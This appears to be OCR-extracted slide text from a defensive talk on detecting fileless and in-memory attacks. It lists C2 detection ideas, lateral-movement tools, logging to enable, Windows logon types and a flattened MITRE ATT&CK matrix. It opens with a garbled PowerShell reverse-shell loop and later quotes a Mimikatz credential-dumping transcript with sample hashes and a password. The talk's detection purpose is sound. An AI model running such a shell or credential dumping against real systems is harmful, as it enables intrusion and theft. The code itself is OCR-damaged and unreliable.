PS C:\Users\admin> Swriter.flush()
PS C:\Users\admin> [byte[]]Sbytes = 0..65535[%(0);
PS C:\Users\admin> while((Si = SsslStream.Read(Sbytes, 0, Sbytes.Length)) -ne (
>> (Sdata - (New-Object - TypeHame System.Text.ASCITEncoding).GetString(Sbytes, 0)
>> Ssendback = (iex Sdata | Out-String ) 2>&1;
>> Ssendback2 = Ssendback + - - (pwd).Path - :
>> Ssendbyte = ([text.encoding]::ASCII).GetBytes(Ssendback2);
>> SsslStream.Write(Ssendbyte,0,Ssendbyte.Length);SsslStream.Flush())
```

OpenSSL Server Reverse Shell from Windows Client from Carrie Roberts



https://www.swelcher.com/blog/2018/3/29/detecting-powershell-empire

IN-MEMORY

- **►** Empire
- ► Cobalt Strike
- ► PowerSploit
- ► Metasploit
 - ▶ Meterpreter



https://www.cobaltstrike.com/press

BUT HOW? LIVING OFF THE LAN

- PowerShell
- WMI
- PsExec
- Migrating to C# now though

54%

of companies experienced one or more successful attacks that compromised data and/or IT infrastructure


77% of those attacks util


of those attacks utilized exploits or fileless techniques

https://www.barkly.com/what-are-fileless-attack-techniques

AV DOESN'T CUT IT ANYMORE

- EDR is what is needed
- Compliance will catch up





C2

- Look to catch DNS Tunneling
- IDS/IPS can catch beacons
- Blocking Dynamic DNS
- Blocking new domains
- Malleable C2 is hard to catch
- Lateral movement creates more noise




ACTIONS ON OBJECTIVES

- Enumeration
- Lateral Movemen
- Data Exfiltration

LATERAL MOVEMENT TOOLS

- Kerberoast
- Mimikatz
- Bloodhound
- Responder
- Golden Ticket
- Pass the Hash
- Empire
- LOTL



- IF we can't catch there
- How do we catch here?

```
Administrator: Onmand Prompt - powershell


Microsoft Windows [Version 6.3.7600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32\powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

P$ C:\Windows\system32\)

Set-ExecutionPolicy -ExecutionPolicy Restricted

P$ C:\Windows\system32\)
```



THINGS TO ENABLE

Command line process auditing

```
Command start time: 20160515205951
PS C:\> c:\temp\invoke-Mimikatz2
windows PowerShell transcript start
Start time: 20160515205956
Username: ADSECLABO\administrator
RunAs User: ADSECLABO\administrator
Machine: ADSOWKWIN7-PSV5 (Microsoft Windows NT 6.1.7601 Service Pack 1)
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Process ID: 160
PSVersion: 5.0.10586.117
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0.10586.117
Buildversion: 10.0.10586.117
CLRVersion: 4.0.30319.18063
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
*******
Command start time: 20160515205956
*******
  .####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)
 .## ^ ##.
 ## / \ ##
 ## \ / ##
            Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
            http://blog.gentilkiwi.com/mimikatz
 '## v ##'
                                                            (oe.eo)
  '#####'
                                             with 15 modules * * */
mimikatz(powershell)  # sekurlsa::logonpasswords
Authentication Id : 0 ; 147414 (00000000:00023fd6)
                  : RemoteInteractive from 2
Session
User Name
                  : administrator
Domain
                  : S-1-5-21-186993273-1316126705-865754954-500
SID
       msv:
         [00000003] Primary
         * Username : Administrator
         * Domain : ADSECLABO
         * NTLM
                     96ae239ae1f8f186a205b6863a3c955f
         * SHA1
                    : 0f3ecc3981e4bc6360cc554f2ff6867368b650d8
         [00010000] CredentialKeys
                   : 96ae239ae1f8f186a205b6863a3c955f
         * NTLM
         * SHA1
                    : 0f3ecc3981e4bc6360cc554f2ff6867368b650d8
       tspkg:
       wdigest:
         * Username : Administrator
        * Domain : ADSECLABO
         * Password : Password99!!!
       kerberos :
```

https://adsecurity.org/?p=2921

THINGS TO ENABLE

- PowerShell Logging
- Module Logging
- Script Block Logging
- Transcription

THINGS TO ENABLE

Audit Logon Events Success and Failure

Logon types are interesting

This is a valuable piece of information as it tells you HOW the user just logged on:

Logon Type	Description
2	Interactive (logon at keyboard and screen of system)
3	Network (i.e. connection to shared folder on this computer from elsewhere on network)
4	Batch (i.e. scheduled task)
5	Service (Service startup)
7	Unlock (i.e. unnattended workstation with password protected screen saver)
	NetworkCleartext (Logon with credentials sent in the clear text. Most often indicates a logon to IIS with "basic authentication") See this article for more information.
9	NewCredentials such as with RunAs or mapping a network drive with alternate credentials. This logon type does not seem to show up in any events. If you want to track users attempting to logon with alternate credentials see 4648. MS says "A caller cloned its current token and specified new credentials for outbound connections. The new logon session has the same local identity, but uses different credentials for other network connections."
10	RemoteInteractive (Terminal Services, Remote Desktop or Remote Assistance)
111	CachedInteractive (logon with cached domain credentials such as when logging on to a laptop when away from the network)

EDR Go B**éyama**nAntivirus



THINGS TO DEPLOY

LEARN ATTACKERS PLAYBOOK

MITRE ATT&CK Techniques ▼ Software Search site Groups Resources ▼ Blog ☑ Contact Tactics ▼ Access Token Access Token AppleScript .bash_profile and .bashrc Account Manipulation Account Discovery AppleScript Automated Exfiltration Drive-by Compromise Audio Capture Commonly Used Port Manipulation Manipulation Exploit Public-Facing Application Window Automated Communication Through Application CMSTP Accessibility Features Accessibility Features BITS Jobs Bash History Data Compressed Application Discovery Deployment Software Collection Removable Media Distributed Command-Line Browser Bookmark Hardware Additions Brute Force Component Object Connection Proxy Account Manipulation AppCert DLLs Binary Padding Clipboard Data Data Encrypted Interface Discovery Model Replication Through Exploitation of File and Directory Custom Command and Bypass User Account Compiled HTML File AppCert DLLs Applnit DLLs Credential Dumping Data Staged Data Transfer Size Limits Removable Media Control Discovery Remote Services Control Protocol Data from Exfiltration Over Alternative Custom Cryptographic Network Service Spearphishing Applnit DLLs Control Panel Items Application Shimming CMSTP Credentials in Files Logon Scripts Information Attachment Protocol Protocol Data Encoding Spearphishing Link Spearphishing via Execution th Data Obfuscation Service Supply Chain Execut Domain Fronting Removable Media Compromise Module Load Medium Exploitation for Client Exploitation for Peripheral Device Bootkit Trusted Relationship Component Firmware Hooking Remote File Copy Email Collection Scheduled Transfer Fallback Channels Privilege Escalation Execution Discovery Graphical User Extra Window Memory Component Object Permission Groups Valid Accounts Browser Extensions Input Capture Remote Services Input Capture Multi-Stage Channels Interface Injection Model Hijacking Discovery File System Replication Through InstallUtil Change Default File Association Permissions Control Panel Items Input Prompt Process Discovery Man in the Browser Multi-hop Proxy Removable Media Weakness Multiband LSASS Driver Component Firmware Hooking DCShadow Kerberoasting Query Registry SSH Hijacking Screen Capture Communication Component Object Model Image File Execution **DLL Search Order** Remote System Launchctl Keychain Shared Webroot Video Capture Multilayer Encryption Hijacking Options Injection Hijacking Discovery LLMNR/NBT-NS Security Software Local Job Scheduling Create Account Launch Daemon DLL Side-Loading Taint Shared Content Port Knocking Poisoning Discovery Deobfuscate/Decode System Information Mshta DLL Search Order Hijacking New Service Network Sniffing Third-party Software Remote Access Tools Files or Information Discovery





